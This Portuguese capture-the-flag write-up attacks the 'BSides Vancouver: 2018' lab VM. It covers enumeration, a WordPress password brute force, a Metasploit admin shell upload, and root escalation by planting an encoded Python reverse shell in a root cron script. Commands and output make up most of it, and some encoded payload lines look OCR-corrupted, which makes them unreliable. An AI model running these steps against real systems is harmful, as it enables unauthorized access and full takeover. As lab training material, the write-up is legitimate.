BSides Vancouver: 2018


IP da máquina: 192.168.2.103 // MAC: 08:00:27:F7:05:FA

Resultado do nmap:

nmap -A -p- 192.168.2.103

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:F7:05:FA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
```

Acessando o FTP com usuário Anonymous:




Arquivo encontrado:

```
root@kali:~# cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Resultados do dirb:

```
---- Scanning URL: http://192.168.2.103/ ----
+ http://192.168.2.103/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.2.103/index (CODE:200|SIZE:177)
+ http://192.168.2.103/index.html (CODE:200|SIZE:177)
+ http://192.168.2.103/robots (CODE:200|SIZE:43)
+ http://192.168.2.103/robots.txt (CODE:200|SIZE:43)
+ http://192.168.2.103/server-status (CODE:403|SIZE:294)
```


http://192.168.2.103/robots.txt




```
User-agent: *
Disallow: /backup_wordpress
```

Diretório encontrado:

http://192.168.2.103/backup_wordpress/



wpscan:

wpscan --url http://192.168.2.103/backup_wordpress --enumerate u

```
[+] john
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

wpscan --url http://192.168.2.103/backup_wordpress --usernames john --passwords /r0ot/rockyou.txt

```
[!] Valid Combinations Found:
 | Username: john, Password: enigma
```

Usuário: john // Senha: enigma

Metasploit:

use exploit/unix/webapp/wp_admin_shell_upload

```
Description:
  This module will generate a plugin, pack the payload into it and
  upload it to a server running WordPress providing valid admin
  credentials are used.

msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.2.103
rhosts => 192.168.2.103
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username john
username => john
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password enigma
password => enigma
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /backup_wordpress
targeturi => /backup_wordpress
```

Sessão aberta:

```
[*] Started reverse TCP handler on 192.168.2.110:4444
[*] Authenticating with WordPress using john:enigma...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/pbPuUsnHKN/DAiupxWeeh.php...
[*] Sending stage (38288 bytes) to 192.168.2.103
[*] Meterpreter session 1 opened (192.168.2.110:4444 -> 192.168.2.103:56061) at 2020-06-19 12:19:17 -0300
[+] Deleted DAiupxWeeh.php
[+] Deleted pbPuUsnHKN.php
[+] Deleted ../pbPuUsnHKN
```

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : bsides2018
OS          : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i68
6
Meterpreter : php/linux
```

```
meterpreter > cd /etc
meterpreter > cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
```

Fazendo download do cron:

```
meterpreter > download /usr/local/bin/cleanup
[*] Downloading: /usr/local/bin/cleanup -> cleanup
[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup -> cleanup
[*] download   : /usr/local/bin/cleanup -> cleanup
```

Criando um payload com o msfvenom:

msfvenom -p cmd/unix/reverse_python lhost=192.168.2.110 lport=443 R

```
root@kali:~# msfvenom -p cmd/unix/reverse_python lhost=192.168.2.110 lport=443 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 585 bytes
python -c "exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('aW1wb3J0IHNvY2tl
dCAgICAgICwgc3VicHJvY2VzcyAgICAgICwgb3MgICAgIDsgICAgICBob3N0PSIxOTIuMTY4LjIuMTEwIiAgICAgOyAgICAgIHBvcnQ9N
DQzICAgICA7ICAgICAgcz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVUICAgICAgLCBzb2NrZXQuU09DS19TVFJFQU0pICAgICA7IC
AgICAgcy5jb25uZWN0KCAgICAgICBob3J0KSkgICAgICAgICBvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAsIDApICAgICA
7ICAgICAgb3MuZHVwMihzLmZpbGVubygpICAgICAgLCAxKSAgICAgOyAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAgICwgMikg
IDsgICAgICBwPXN1YnByb2Nlc3MuY2FsbCgiL2Jpbi9iYXNoIik=')[0]))"
```

Alterando as informações do arquivo baixado:

```
root@kali:~# nano cleanup
```

```
  GNU nano 4.9.2                          cleanup                          Modified
#!/bin/sh

python -c
"exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('aW1wb3J0IHNvY2tldCAgICAgI>
```

Iniciando uma escuta com o netcat:

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
```

Fazendo upload do arquivo:

```
meterpreter > cd /usr/local/bin
meterpreter > upload cleanup .
[*] uploading  : cleanup -> .
[*] uploaded   : cleanup -> ./cleanup
meterpreter > cat cleanup
#!/bin/sh

python -c "exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('aW1wb3J0IHNvY2tl
dCAgICAgICAsICAgICAgIHN1YnByb2Nlc3MgICAgICAgLCAgICAgICBvcyAgICAgICAgIDsgIHc3Q9IjE5Mi4xNjguMi4xMTAiICAgI
CAgICAgOyAgcG9ydD00NDQ0ICAgICAgICAgOyAgcz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVUICAgICAgICwgICAgICAgc29ja2
V0LlNPQ0tfU1RSRUFNKSAgICAgICAgIDsgIHMuY29ubmVjdCgoaG9zdCAgICAgICAsICAgICAgIHBvcnQpKSAgICAgICAgIDsgIG9zLm
1cDIocy5maWxlbm8oKSAgICAgICAsICAgICAgIDApICAgICAgICAgOyAgb3MuZHVwMihzLmZpbGVubygpICAgICAgICwgICAgICAgMSkg
ICAgICAgICA7ICBvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgLCAgICAgICAgICAyKSAgICAgICAgIDsgIHA9c3VicHJvY2Vzcy5jYWxsKCIvY
mluL2Jhc2giKQ==').decode('base64'))"
```

Conexão realizada:

```
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.103] 56066
```

Root:

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.103] 56066
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GN
U/Linux
```